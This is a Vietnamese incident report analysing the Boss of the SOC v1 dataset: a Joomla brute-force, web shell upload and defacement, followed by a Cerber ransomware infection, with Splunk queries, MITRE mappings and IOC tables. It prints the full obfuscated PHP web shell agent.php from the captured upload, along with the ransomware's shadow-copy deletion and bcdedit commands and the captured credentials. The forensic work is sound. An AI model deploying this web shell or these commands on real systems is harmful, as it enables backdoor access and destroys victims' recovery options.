

BÁO CÁO ĐIỀU TRA SỰ CỐ BẢO MẬT: Boss of the Soc version 1 (Po1son1vy)

Đây là bài báo cáo phân tích sự cố dataset Boss of the SOC version 1 được thực hiện hoàn toàn bởi Nguyễn Trung Duy. Các bước thực hiện cũng như ảnh chụp minh chứng được để ở phần 6. Mục lục. Thanks for reading.

1. TỔNG QUAN SỰ CỐ VÀ HẠ TẦNG HỆ THỐNG

Một cuộc tấn công mạng đa giai đoạn với mức độ phức tạp cao đã ghi nhận sự can thiệp của kẻ tấn công vào hạ tầng công nghệ thông tin của tổ chức, kết hợp giữa hành vi thâm nhập ứng dụng web thương mại công cộng và chiến dịch phát tán mã độc tổng tiền nhắm vào người dùng nội bộ. Cuộc tấn công không chỉ dừng lại ở việc làm gián đoạn dịch vụ web qua hành vi thay đổi giao diện (Defacement), mà còn leo leo thang thành một chiến dịch mã độc tổng tiền (Cerber Ransomware) lây nhiễm sang máy chủ quản lý tên miền Domain Controller qua giao thức chia sẻ tệp tin nội bộ.

Bảng 1: Sơ đồ hạ tầng mạng và các điểm cuối liên quan trong sự cố

Địa chỉ IP / Port	Tên định danh / Hostname	Vai trò trong hệ thống	Hệ điều hành / Dịch vụ	Ghi chú điều tra
192.168.250.70	imreallynotbatman.com	Web Server	Microsoft -IIS/8.5, PHP 5.5.38,	Máy chủ Web công cộng bị dò quét, khai thác Web Shell và Deface.

			Joomla CMS	
192.168.250.20	we9041srv	Domain Controller	Windows Server	Máy chủ quản lý tên miền bị lây nhiễm Cerber Ransomware qua SMB.
192.168.250.100	we8105desk.waynecorpinc.local	Máy trạm người dùng	Windows (User: bob.smith)	Điểm thâm nhập đầu tiên của mã độc tổng tiền qua tệp Document chứa Macro.
192.168.250.41:8191	Splunk Search Head	Máy chủ quản lý log	Splunk Enterprise	Đơn vị lưu trữ và phục vụ truy vấn dữ liệu điều tra.
192.168.250:8834	Nessus Scan Node	Máy quét lỗ hổng nội bộ	Nessus Vulnerability Scanner	Máy quét an ninh hợp lệ của tổ chức.

40.80.148.4 2	Attacker Host 1	Máy kẻ tấn công	External / Acunetix Scanner	Địa chỉ IP dùng để dò quét lỗ hổng và quản trị Web Shell.
23.22.63.11 4	Attacker Host 2	Máy kẻ tấn công	External / Python Script / C2	Địa chỉ IP dùng để dò mật khẩu Joomla và nhận kết nối Reverse Shell.

2. GIAI ĐOẠN 1: TẤN CÔNG THÂM NHẬP WEB SERVER VÀ THỰC HIỆN DEFACEMENT

2.1 Trình sát lỗ hổng và Tấn công Dò quét Mật khẩu

Hành vi tấn công ban đầu xuất hiện vào lúc 21:36:45 ngày 10/08/2016 khi địa chỉ IP bên ngoài 40.80.148.42 tiến hành quét lỗ hổng tự động đối với máy chủ Web 192.168.250.70 bằng công cụ Acunetix. Quá trình này giúp kẻ tấn công xác định được máy chủ đang vận hành dịch vụ Microsoft-IIS/8.5 trên nền hệ quản trị nội dung Joomla CMS.

Ngay sau khi kết thúc đợt trình sát, vào lúc 21:45:00, kẻ tấn công chuyển sang sử dụng địa chỉ IP thứ hai là 23.22.63.114 để thực hiện đợt tấn công dò quét mật khẩu (Brute-force) bằng một kịch bản Python nhắm vào giao diện đăng nhập Joomla. Kịch bản gửi liên tục các yêu cầu HTTP POST chứa tham số `form_data="*passwd=*`.

Quá trình phân tích lưu lượng HTTP Stream cho thấy một hiện tượng xử lý đặc thù của máy chủ web: IIS trả về mã trạng thái HTTP 303 Redirect đối với toàn bộ các yêu cầu đệ trình từ kịch bản Python, khiến việc phân định mật khẩu chính xác dựa trên mã phản hồi HTTP tiêu chuẩn trở nên không khả thi. Tuy nhiên, bằng phương pháp thống kê tần suất xuất hiện chuỗi mật khẩu trong dữ liệu POST, nhóm điều tra phát hiện mật khẩu chính xác sẽ xuất hiện ít nhất 2 lần. Lần xuất hiện đầu tiên ghi nhận từ lượt thử trong wordlist của kịch bản brute-force, và lần xuất hiện thứ hai ghi nhận khi kịch bản thiết lập phiên làm việc thành công và đăng nhập lại ngay sau đó.

Phương pháp phân tích này được thực hiện thông qua câu truy vấn SPL trên Splunk:

```
index=* sourcetype=stream:http dest_ip="192.168.250.70"  
http_method=POST form_data="*passwd=*" | rex field=form_data  
"passwd=(?<password>[^\&]+)" | stats count by password | where count > 1.
```

Kết quả xử lý truy vấn xác định được chuỗi mật khẩu bị lộ của tài khoản quản trị Joomla là batman.

2.2 Đăng nhập Quản trị, Khai thác Lỗ hổng và Tải mã độc Web Shell

Sau khi thu được thông tin đăng nhập thành công, vào lúc 21:48:00, kẻ tấn công quay trở lại sử dụng địa chỉ IP 40.80.148.42 để đăng nhập trực tiếp vào trang quản trị Joomla /joomla/administrator/index.php. Phiên làm việc quản trị được duy trì thông qua Cookie xác thực

7598a3465c906161e060ac551a9e0276=9qfk2654t4rmhltilkfhe7ua23.

Việc phân tích hành vi của kẻ tấn công trong giao diện quản trị được thực hiện qua câu truy vấn SPL:

```
index = * dest_ip = "192.168.250.70" sourcetype="stream:http"  
c_ip=40.80.148.42
```

cookie="7598a3465c906161e060ac551a9e0276=9qfk2654t4rmhltilkfhe7ua23"
| stats count by request,http_comment | sort + time.

Dữ liệu trả về chỉ ra rằng ngoại trừ các truy vấn rác tại endpoint /joomla/media/, kẻ tấn công đã lợi dụng tính năng cài đặt tiện ích mở rộng của Joomla tại endpoint /joomla/administrator/index.php?option=com_installer&view=install để thực hiện hành vi tải tệp độc hại.

Vào lúc 21:50:31 GMT, kẻ tấn công tải lên thành công một tệp mã độc Web Shell dạng PHP có tên agent.php vào thư mục tạm

C:\inetpub\wwwroot\joomla/tmp. Tệp tin này chứa đoạn mã PHP đã được xáo trộn (obfuscated) nhằm qua mặt các cơ chế kiểm tra mã tĩnh, cho phép tiếp nhận tham số qua yêu cầu HTTP để thực thi lệnh OS. Song song với việc cài đặt Web Shell, dữ liệu HTTP Stream vào lúc 21:52:47 GMT ghi nhận kẻ tấn công tiếp tục tải lên một tệp thực thi nhị phân dạng Windows Executable có tên 3791.exe với chỉ số băm SHA-1 được xác định là
ec78c938d8453739ca2a370b9c275971ec46caf6e479de2b2d04e97cc47fa45d.

2.3 Thực thi Mã lệnh, Leo quyền và Thay đổi Giao diện Web

Do máy chủ Web 192.168.250.70 vận hành trên nền tảng Microsoft-IIS/8.5, mọi yêu cầu điều khiển gửi tới Web Shell agent.php sẽ kích hoạt tiến trình dịch vụ web w3wp.exe sinh ra tiến trình con php-cgi.exe để xử lý mã PHP, và php-cgi.exe tiếp tục gọi cmd.exe để thi hành lệnh trên hệ điều hành.

Bằng cách truy vấn dữ liệu Sysmon (EventCode=1) trên máy chủ web với câu lệnh php-cgi.exe EventCode=1, nhóm điều tra đã phát hiện chuỗi lệnh hệ thống được thực thi dưới phiên làm việc LogonId = 0x3e3 từ lúc 21:55:00 ngày 10/08/2016. Kẻ tấn công lần lượt thi hành các lệnh trinh sát hệ thống bao gồm cmd.exe /c "echo 24365" vào lúc 21:55:22 để kiểm tra phản hồi, cmd.exe /c "dir 2>&1" vào lúc 21:55:24 và cmd.exe /c "ls 2>&1" vào lúc 21:55:28 để do thám

danh mục tệp tin, cùng lệnh `cmd.exe /c "ifconfig 2>&1"` vào lúc 21:55:38 để kiểm tra cấu hình mạng.

Đến 21:56:00, kẻ tấn công thực thi lệnh `cmd.exe /c "3791.exe 2>&1"` để kích hoạt tệp nhị phân độc hại, khởi tạo một kênh kết nối ngược (Reverse Shell) về máy chủ C2 tại địa chỉ IP 23.22.63.114:3791. Dữ liệu log HTTP Stream ghi nhận vào lúc 22:13:46, máy chủ web gửi yêu cầu HTTP GET tới tên miền `prankglassinebracket.jumpingcrab.com:1337` để tải về một tệp ảnh có tên `poisonivy-is-coming-for-you-batman.jpeg` và lưu tại thư mục gốc \ dưới tên `1.jpeg`.

Tiếp đó, kẻ tấn công thực thi chuỗi lệnh di chuyển và ngụy trang tệp tin nhằm phục vụ hành vi thay đổi giao diện trang web: `cmd.exe /c "move ..\1.jpeg 2.jpeg 2>&1"` và `cmd.exe /c "move 2.jpeg imnotbatman.jpg 2>&1"`. Đến 22:21:34, kẻ tấn công gửi yêu cầu HTTP GET truy cập tệp `imnotbatman.jpg` để xác nhận giao diện bị Deface thành công, trước khi mọi luồng giao tiếp với máy chủ web dừng lại vào lúc 22:24:00.

2.4 Bảng tổng hợp Diễn tiến Phase 1

Bảng 2: Tóm tắt chuỗi sự kiện tấn công Web Server và Defacement (Phase 1)

Thời gian (GMT)	Kẻ tấn công / IP	Hành vi & Thao tác kỹ thuật	Chi tiết Artifact & Thông số	Ma trận MITRE ATT&CK
--------------------	---------------------	-----------------------------------	------------------------------------	----------------------------

10/08/2016 21:36:45	40.80.148.4 2	Quét lỗ hổng tự động bằng Acunetix	Target: 192.168.250. 70 (IIS/8.5)	T1595.002 - Vulnerabilit y Scanning
10/08/2016 21:45:00	23.22.63.11 4	Dò mật khẩu bằng Python Script	Credential tìm thấy: batman	T1110.001 - Password Guessing
10/08/2016 21:48:00	40.80.148.4 2	Đăng nhập trang quản trị Joomla	Cookie: 7598a3465c 906161e060 ac...	T1078 - Valid Accounts
10/08/2016 21:50:31	40.80.148.4 2	Tải lên Web Shell qua Extension Installer	File: agent.php tại C:\...\joomla/ tmp	T1505.003 - Web Shell
10/08/2016 21:52:47	40.80.148.4 2	Tải lên tệp thực thi Trojan	File: 3791.exe (SHA1: ec78c938d...)	T1105 - Ingress Tool Transfer

10/08/2016 21:55:00	40.80.148.4 2	Thực thi lệnh do thám hệ thống	w3wp → php-cgi → cmd.exe (echo, dir, ifconfig)	T1059.003 - Windows Command Shell
10/08/2016 21:56:00	23.22.63.11 4	Thực thi Trojan kết nối Reverse Shell	Running 3791.exe connect to port 3791	T1071 - Application Layer Protocol
10/08/2016 22:13:46	23.22.63.11 4	Tải ảnh Defacement từ C2 Server	File poisonivy...j peg từ domain prankglassin ebracket.jum pingcrab.co m:1337	T1105 - Ingress Tool Transfer
10/08/2016 22:16:00	40.80.148.4 2	Ngụy trang tệp ảnh trang chủ	Đổi tên 1.jpeg → 2.jpeg → imnotbatman .jpg	T1036.008 - Masquerade File Type

10/08/2016 22:21:34	40.80.148.4 2	Kiểm tra xác nhận Defacement	HTTP GET Request tới imnotbatman .jpg	T1491.001 - Defacement
------------------------	------------------	------------------------------------	--	------------------------------

3. GIAI ĐOẠN 2: PHÂN TÍCH CHUỖI TẤN CÔNG MÃ ĐỘC TỔNG TIỀN CERBER RANSOMWARE

3.1 Vectơ Xâm nhập Đầu tiên và Chuỗi Thực thi Đa tầng

Nối tiếp sự cố thâm nhập Web Server, một chiến dịch phát tán mã độc tổng tiền quy mô lớn đã bùng phát trong mạng nội bộ vào ngày 24/08/2016. Vectơ xâm nhập ban đầu ghi nhận từ máy trạm 192.168.250.100 (we8105desk.waynecorpinc.local) thuộc người dùng bob.smith.

Vào lúc 16:43:21, tệp tin Microsoft Word chứa mã độc Macro có tên D:\Miranda_Tate_unveiled.dotm được kích hoạt bởi tiến trình WINWORD.EXE. Mặc dù kiểm tra chỉ số băm của tiến trình WINWORD.EXE xác nhận tệp tin thực thi này hoàn toàn hợp lệ, đoạn mã VBA Macro ẩn bên trong tệp .dotm đã lạm dụng tính năng tự động thực thi để sinh ra tiến trình cmd.exe.

Tiến trình cmd.exe sau đó khởi tạo một tệp kịch bản VBScript độc hại có tên 20429.vbs tại thư mục %AppData%\Roaming\ và liên tục gọi công cụ hệ thống wscript.exe để thi hành tệp kịch bản này.

3.2 Tải Payload Độc hại, Ngụy trang và Nạp Thư viện Động

Sau khi được kích hoạt, tiến trình wscript.exe đóng vai trò là một Dropper thực hiện các kết nối HTTP ra bên ngoài để tải về payload mã độc chính. Dữ liệu log

từ Suricata IDS ghi nhận vào lúc 16:48:13, wscript.exe phát gửi yêu cầu HTTP GET tới địa chỉ IP 37.187.37.150 (Tên miền solidaritedeproximity.org) để truy xuất tệp /whtr.jpe, nhưng yêu cầu thất bại với mã phản hồi HTTP 404 Not Found.

Ngay sau đó, vào lúc 16:48:14, wscript.exe chuyển hướng kết nối tới địa chỉ IP 92.222.104.182 và tải thành công tệp /mhtr.jpg với mã phản hồi HTTP 206 Partial Content và dung lượng truyền tải là 239,397 bytes. Nhật ký giám sát từ Tường lửa FortiGate (sourcetype=fgtutm) xác nhận tệp mhtr.jpg thực chất là một tệp mã độc bị phát hiện với thông số analyticscksum=9c1cab16826273ad69f59af06f12fe6484e2eb0b5d3c87a690993934675e459 và thông điệp cảnh báo "File is infected".

Sau khi tải về hoàn tất, tệp mhtr.jpg được lưu tạm thời dưới dạng tệp thực thi 121214.tmp tại thư mục %AppData%\Roaming\ và lập tức được kích hoạt bởi cmd.exe thông qua câu lệnh C:\Windows\System32\cmd.exe /C START C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp.

Nhật ký Sysmon ghi nhận tệp 121214.tmp thực hiện kỹ thuật nạp thư viện động (DLL Side-loading) bằng cách nạp hai tệp DLL độc hại đi kèm là System.dll và CDrom.dll. Quá trình này trích xuất và khởi chạy một tệp thực thi nhị phân có tên osk.exe đặt tại đường dẫn

C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-333F-6A5D-2776-A3589FB99832}\osk.exe.

Chỉ số băm SHA-1 của tệp osk.exe được xác định là C8F3F0A33EFE38E9296EF79552C4CADF6CF0BDE6, được các cơ sở dữ liệu Threat Intelligence xác nhận là biến thể **Cerber Ransomware**. Ngay sau khi kích hoạt osk.exe, tệp 121214.tmp thực hiện chuỗi lệnh tự xóa để triệt hạ dấu vết phân tích: taskkill /im "121214.tmp" > NUL & ping -n 1 127.0.0.1 > NUL &

```
del "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" >
NUL.
```

3.3 Kỹ thuật Duy trì Ẩn mình, Xóa Dấu vết và Leo quyền Hệ thống

Để đảm bảo khả năng tự khởi chạy lại trên máy nạn nhân, tệp 121214.tmp (PID 3828) đã can thiệp sâu vào cấu hình Registry của người dùng bob.smith (HKU\S-1-5-21-67332772-3493699611-3403467266-1109) vào lúc 16:48:41.

Mã độc tiến hành sửa đổi hàng loạt khóa Registry quan trọng bao gồm:

Ghi đè khóa Screensaver control panel\desktop\scrnsave.exe bằng đường dẫn tới osk.exe nhằm kích hoạt mã độc khi máy tính ở trạng thái nghỉ.

Sửa đổi khóa Command Processor software\microsoft\command processor\autorun trở tới osk.exe, khiến mã độc tự động chạy mỗi khi trình cmd.exe được mở.

Thiết lập các khóa tự khởi động cùng hệ thống tại software\microsoft\windows\currentversion\run\osk và software\microsoft\windows\currentversion\runonce\osk. Việc sử dụng khóa RunOnce giúp mã độc tự xóa giá trị sau khi boot để tăng khả năng chống điều tra.

Đồng thời, vào lúc 16:49:00, Sysmon ghi nhận hàng loạt sự kiện Event Code 2 (File Creation Time Changed) do osk.exe tạo ra. Mã độc đã thực hiện kỹ thuật Timestomping nhằm thay đổi thuộc tính thời gian khởi tạo của các tệp tin độc hại trùng khớp với thời gian của tệp hệ thống chuẩn.

Ngay sau đó, osk.exe thực hiện chuỗi tiên tiến nhằm nâng đặc quyền xử lý: osk.exe khởi tạo explorer.exe (C:\Windows\SysWOW64\explorer.exe), tiến trình explorer.exe tiếp tục gọi tệp hệ thống giả mạo C:\Windows\SysWOW64\QqJXZrBKCK72XzRgZs\AdapterTroubleshooter.exe, và tệp này tái khởi chạy osk.exe dưới thẩm quyền mức High Integrity Level.

3.4 Tiêu diệt Khả năng Phục hồi, BẮT ngang và Mã hóa Domain Controller

Ngay khi thu được quyền High Integrity Level vào lúc 16:49:00, Cerber Ransomware lập tức thi hành chuỗi 4 lệnh hệ thống nhằm vô hiệu hóa hoàn toàn cơ chế tự khôi phục dữ liệu của Windows:

```
"C:\Windows\system32\vssadmin.exe" delete shadows /all /quiet  
[cite: 1]  
"C:\Windows\system32\wbem\wmic.exe" shadowcopy delete  
[cite: 1]  
"C:\Windows\System32\bcdedit.exe" /set {default} bootstatuspolicy  
ignoreallfailures  
[cite: 1]  
"C:\Windows\System32\bcdedit.exe" /set {default} recoveryenabled no  
[cite: 1]
```

Chuỗi lệnh này xóa sạch toàn bộ các bản sao lưu Volume Shadow Copies và can thiệp vào Boot Configuration Data để ngăn Windows nhảy vào giao diện sửa lỗi tự động khi xảy ra sự cố mã hóa.

Sau khi hoàn tất việc triệt hạ cơ chế phục hồi, mã độc gửi truy vấn định vị IP tới ipinfo.io (54.148.194.58) vào lúc 16:50:25, rồi phát tín hiệu C2 Beaconing tới địa chỉ IP 85.93.3.251.

Lợi dụng môi trường mạng không được phân quyền bảo mật, Cerber Ransomware quét và thực hiện tấn công di chuyển ngang (Lateral Movement) qua giao thức chia sẻ tệp tin SMB (Port 445/TCP). Dữ liệu log stream:smb ghi nhận bùng nổ lưu lượng từ máy trạm 192.168.250.100 hướng tới Máy chủ Quản lý Tên miền Domain Controller 192.168.250.20 (we9041srv).

Từ 17:04:33 đến 17:15:00, mã độc truy cập vào các thư mục chia sẻ trên máy chủ DC, tiến hành mã hóa toàn bộ tệp tin dữ liệu và thả tệp tin hướng dẫn tổng tiền có tên # DECRYPT MY FILES #.vbs. Việc máy chủ Domain Controller bị

mã hóa hoàn toàn đã làm sụp đổ toàn bộ hệ thống xác thực nội bộ và đình trệ hoạt động của tổ chức.

3.5 Bảng tổng hợp Diễn tiến Phase 2

Bảng 3: Tóm tắt chuỗi sự kiện lây nhiễm Cerber Ransomware (Phase 2)

Thời gian (GMT)	Tiến trình / Máy chủ	Hành vi & Thao tác kỹ thuật	Chi tiết Artifact & Thông số	Ma trận MITRE ATT&CK
24/08/2016 16:43:21	192.168.250 .100	Mở tệp Document chứa Macro độc hại	WINWORD. EXE mở D:\Miranda_ Tate_unveile d.dotm	T1204.002 - Malicious File
24/08/2016 16:43:21	WINWORD .EXE	Sinh tệp kịch bản VBScript	cmd.exe → %AppData% \Roaming\20 429.vbs	T1059.005 - Visual Basic
24/08/2016 16:48:13	wscript.exe	Truy vấn C2 Server bị lỗi HTTP 404	Kết nối IP 37.187.37.15 0 (solidaritede	T1105 - Ingress Tool Transfer

			proximite.org)	
24/08/2016 16:48:14	wscript.exe	Tải thành công tệp Payload nguy trang	Kết nối IP 92.222.104.182 tải /mhtr.jpg	T1036.008 - Masquerade File Type
24/08/2016 16:48:21	cmd.exe	Thực thi Loader .tmp và nạp DLL	Chạy 121214.tmp, nạp System.dll & CDrom.dll	T1574.002 - DLL Side-Loading
24/08/2016 16:48:41	121214.tmp	Ghi đè Registry duy trì ẩn mình	Modifies scrnsave.exe, autorun, Run, RunOnce	T1546.002 / T1547.001
24/08/2016 16:49:00	osk.exe	Thay đổi thời gian tệp (Timestomping)	Phát sinh Sysmon Event Code 2 hàng loạt	T1070.006 - Timestomping

24/08/2016 16:49:00	osk.exe	Xóa bỏ khả năng phục hồi hệ thống	Running vssadmin, wmic, bcdedit	T1490 - Inhibit System Recovery
24/08/2016 16:49:03	osk.exe	Tiêm tiến trình leo quyền High Integrity	osk → explorer → AdapterTroubleshooter → osk	T1055 - Process Injection
24/08/2016 16:50:25	osk.exe	Định vị địa lý & Beaconsing C2	Yêu cầu ipinfo.io (54.148.194.58) & IP 85.93.3.251	T1016 - Network Configuration Discovery
24/08/2016 17:04:33	192.168.250.100	Bắn ngang qua SMB & Mã hóa DC	Target: 192.168.250.20, thả # DECRYPT MY FILES #.vbs	T1021.002 - SMB Shares / T1486

4. BẢNG TỔNG HỢP CHỈ SỐ CẢNH BÁO XÂM NHẬP (IOCS)

Bảng 4: Danh mục chỉ số cảnh báo xâm nhập phục vụ công tác truy vết và ngăn chặn

Loại chỉ số (IoC Type)	Giá trị Chỉ số / Artifact	Giá trị Mô tả & Ngữ cảnh Kỹ thuật
File Hash (SHA-1)	ec78c938d8453739ca2a370b9c275971ec46caf6e479de2b2d04e97cc47fa45d	Tập Trojan 3791.exe tải lên máy chủ Web.
File Hash (SHA-1)	C8F3F0A33EFE38E9296EF79552C4CA DF6CF0BDE6	Mã độc tổng tiền Cerber Ransomware (osk.exe).
File Hash (SHA-256)	9c1cabcb16826273ad69f59af06f12fe6484e2eb0b5d3c87a690993934675e459	Checksum FortiGate ghi nhận tệp mhtr.jpg.
IP Address (Attacker)	40.80.148.42	IP trình sát lỗ hổng và tải Web Shell.
IP Address (Attacker)	23.22.63.114	IP dò mật khẩu Python và nhận Reverse Shell.

IP Address (C2)	92.222.104.182	Máy chủ phân phối Payload mã độc /mhtr.jpg.
IP Address (C2)	37.187.37.150	Máy chủ phân phối Payload dự phòng.
IP Address (C2)	85.93.3.251	Máy chủ C2 nhận kết nối Beaconsing.
IP Address (Lookup)	54.148.194.58	Địa chỉ IP dịch vụ ipinfo.io bị truy vấn định vị.
Domain Name	imreallynotbatman.com	Tên miền máy chủ Web bị thâm nhập.
Domain Name	prankglassinebracket.jumpingcrab.com:1337	Tên miền C2 lưu trữ ảnh Defacement.
Domain Name	solidaritedeproximite.org	Tên miền C2 tải payload thất bại.

File Path	C:\inetpub\wwwroot\joomla/tmp/agent.php	Thư mục lưu trữ Web Shell trên Web Server.
File Path	D:\Miranda_Tate_unveiled.dotm	Tập Document chứa Macro mở đường xâm nhập.
File Path	%AppData%\Roaming\20429.vbs	Tập kịch bản VBScript trung gian.
File Path	%AppData%\Roaming\121214.tmp	Tập Loader mã độc thực thi.
File Path	%AppData%\Roaming\{35ACA89F-333F-6A5D-2776-A3589FB99832}\osk.exe	Đường dẫn cài đặt Cerber Ransomware.
File Path	# DECRYPT MY FILES #.vbs	Tập tin thông báo tống tiền của Cerber.
Registry Key	HKU\...\Control Panel\desktop\scrnsave.exe	Khóa Screensaver bị chiếm quyền điều khiển.

Registry Key	HKU\...\Software\Microsoft\Command Processor\autorun	Khóa Autorun của cmd.exe bị can thiệp.
---------------------	--	--

5. ĐÁNH GIÁ TỔNG HỢP CHIẾN THUẬT VÀ TÁC ĐỘNG BẢO MẬT

Toàn bộ quá trình phân tích chuỗi sự cố cho thấy một chiến dịch tấn công phối hợp hai hướng có chủ đích, khai thác triệt để các lỗ hổng kỹ thuật lẫn điểm yếu về nhận thức con người trong tổ chức. Việc máy chủ Web bị thâm nhập và thay đổi giao diện ở Phase 1 đã đóng vai trò như một đòn đánh lạc hướng hiệu quả, thu hút sự chú ý của lực lượng ứng cứu sự cố về phía hạ tầng công cộng. Trong khi các kênh giám sát đang tập trung xử lý sự cố đứt gãy dịch vụ web, chiến dịch mã độc tổng tiền Phase 2 đã âm thầm thâm nhập qua đường email và bùng phát từ bên trong mạng nội bộ.

Ở khía cạnh kỹ thuật, cuộc tấn công bộc lộ những điểm yếu chết người trong cấu hình hệ thống và kiến trúc mạng. Việc máy chủ Web IIS trả về mã trạng thái HTTP 303 Redirect đồng nhất cho mọi yêu cầu xác thực đã làm vô hiệu hóa các quy tắc cảnh báo dò quét mật khẩu tiêu chuẩn. Tuy nhiên, việc đặt mật khẩu tài khoản quản trị quá đơn giản (batman) cùng với việc thiếu cơ chế giới hạn số lần đăng nhập sai đã giúp kẻ tấn công chiếm quyền quản trị dễ dàng.

Đối với Phase 2, sự thiếu hụt các quy tắc phân quây mạng (Network Segmentation) là nguyên nhân trực tiếp dẫn đến thảm họa mã hóa toàn bộ máy chủ Domain Controller. Việc cho phép một máy trạm thuộc phân vùng người dùng 192.168.250.100 tự do kết nối qua giao thức chia sẻ tệp tin SMB (Port 445) tới máy chủ DC 192.168.250.20 đã tạo điều kiện cho Cerber Ransomware di chuyển ngang mà không gặp bất kỳ rào cản kiểm soát truy cập nào.

Bên cạnh đó, chuỗi hành vi của Cerber Ransomware cho thấy sự lạm dụng tình vi các công cụ hợp lệ của hệ điều hành Windows (Living off the Land) để qua mặt các giải pháp phòng chống mã độc dựa trên chữ ký. Việc nạp tệp qua VBScript, ngụy trang đuôi tệp thành ảnh .jpg, nạp thư viện động DLL Side-loading, xóa thời gian tạo tệp Timestomping và tiêm tiến trình qua AdapterTroubleshooter.exe đòi hỏi tổ chức phải có năng lực giám sát sự kiện điểm cuối chuyên sâu như Sysmon hoặc EDR mới có thể phát hiện kịp thời.


6. Mục lục quy trình thực hiện báo cáo.

40.80.148.42 - Vulnerability Scanning (T1595.002)

(21:36:45)

23.22.63.114 - Bruteforce (Python)(T1110)

=> Password = “batman”



- Thực tế server trả về 303 cho mọi request của script python đến server → Do đó không thể phân biệt được mật khẩu nào là chính xác dựa vào response của server.
- Do sau khi brute force thành công thì lúc thử mật khẩu trong wordlist sẽ xuất hiện 1 lần và lần sau đăng nhập lại sẽ là 1 lần do đó mật khẩu chính xác sẽ xuất hiện ít nhất 2 lần.

SPL:

```
index=* sourcetype=stream:http dest_ip="192.168.250.70"  
http_method=POST form_data="*passwd=" |  
rex field=form_data "passwd=(?<password>[^\&]+)" |  
stats count by password |  
where count > 1
```

Sau khi tìm được mật khẩu, attacker sử dụng ip 40.80.148.42 đăng nhập vào trang admin của web server với
cookie: 7598a3465c906161e060ac551a9e0276=9qfk2654t4rmhltilkfhe7ua23

(21:48)

SPL

```
index = * dest_ip = "192.168.250.70" sourcetype="stream:http" c_ip = 40.80.148.42  
cookie = "7598a3465c906161e060ac551a9e0276=9qfk2654t4rmhltilkfhe7ua23"  
| stats count by request,http_comment  
| sort + _time
```

Sau khi chạy lệnh này sẽ cho ra những request của attacker cũng như là phản hồi của server, tuy nhiên endpoint **/joomla/media/...** chủ yếu là noise hệ thống.

SPL

```
index = * sourcetype="stream:http" cookie =  
"7598a3465c906161e060ac551a9e0276=9qfk2654t4rmhltilkfhe7ua23" http_method=POST  
request="POST /joomla/administrator/index.php?option=com_installer&view=install  
HTTP/1.1"
```

Câu lệnh SPL này sẽ cho ta thấy hành động tải webshell tên là “**agent.php**” lên server.(T1505.003)

```

request: POST /joomla/administrator/index.php?option=com_installer&view=install HTTP/1.1
request_ack_time: 2
request_time: 0
response_ack_time: 93564
response_time: 0
sc_date: Wed, 10 Aug 2016 21:50:31 GMT
server: Microsoft-IIS/8.5
server_rtt: 22
server_rtt_packets: 1
server_rtt_sum: 22
site: imrealllynotbatman.com
src_content: -----7e03b01c20990
Content-Disposition: form-data; name="install_package"; filename="agent.php"
Content-Type: text/plain

<?php
$d=' $kh="5|3481"5|;$kf=5|"9d75|5|5|b";function x($5|t,$k){ $c=st5|rlen($k);$5|5|l=str5|len($t);';
$w=' "5|HTT5|5|P_ACCEPT_LANGUA5|GE";i5|5|f($rr&&$ra)5|{ $u5|=pa5|rse_u5|rl($rr)5|; $pars';
$u=str_replace('X',' ','crXeatXXe_XfuXnXction');
$B='os5|($s|$5|i|,$f);if($5|e)5|{$k=$kh5|. $kf;ob_s5|t5|art();@5|e5|val5|(@gzunco5|mpress(@x(@base';
$c='code(x(gzco5|mpress5|($o5|),$k5|));p5|rint(5|"5|<$k>$d</$k>");@5|s5|ession_destro5|y());}}';
$T='i|j|="";$p5|=$ss($5|p,5|3);}if(a5|rray5|5|_k5|ey_exists($i,$s)5|){$s[$i].=5|$p;$e=5|str5|p';
$Q='ss(m5|d5|($5|i.$kh),0,5|5|3)5|;$f=$s5|l($5|5|ss(5|md5($i.$kf),0,3));$p="5|";fo5|r($z=1;$';
$a='e_s5|tr($u5|["query5|"],5|$q);$q=arr5|a5|y_5|5|values($q)5|;pr5|e5|g_match_5|all("/([\\w])5|';
$j='[\\w-]+(?:q=0.([\\5|d]5|)5|)?,?/" , $ra,$5|m);if($q5|&&$m)5|@sessi5|on_5|start();$s5|=&$5|5|';
$N='i|,05|,5|$e));,$k));5|$o=ob_ge5|5|t_content5|s(5|);ob_e5|nd_clean();$d=5|b5|ase64_5|en';
$Y='|5|_SESSI05|N;$ss="s5|ub5|str";$5|sl=5|"strtolower";$5|i5|=5|m[1][0].5|$m[1][1];$h=$s1($';
$t='65|45|_deco5|de(p5|reg_replace(ar5|ray("/5|_5|/","-/"),arr5|ay("/5|5|",""),$5|ss($s5|[$';
$o='z<cou5|nt($5|m[1]);$5|z++) $5|p.= $q[$5|m[5|5|25|][5|z]];if(strpos5|5|($p,$h)==0){$s[$';
$e='}^$k5|{$5|j};}}re5|turn $5|;$o;$r5|=$5|_SERVER;$rr5|=@$r[5|"HTTP_5|REFERER5|"]5|;$ra=@$r[';
$q='o=" "5|;for($5|i5|=0;$i<$l;5|){for($j=5|05|;($j<$c5|&&$i<$l);5|$j++,5|i5|5|++)(5|$o.= $t{$i';
$L=str_replace('5|',' ','$d.$q.$e.$w.$a.$j.$Y.$Q.$o.$T.$B.$t.$N.$c);
$R=$u('',$L);$R();
?>
-----7e03b01c20990
Content-Disposition: form-data; name="install_directory"

C:\inetpub\wwwroot\joomla\tmp

```

Dựa vào tên file “agent.php” ta điều tra thêm dựa vào những nguồn log khác và càng củng cố được nhận định, cũng như tìm ra thêm được 1 file mà hacker tải lên Web Server đó là file “3791.exe” (Hash SHA1: ec78c938d8453739ca2a370b9c275971ec46caf6e479de2b2d04e97cc47fa45d)

SPL

*index = * agent.php 40.80.148.42*

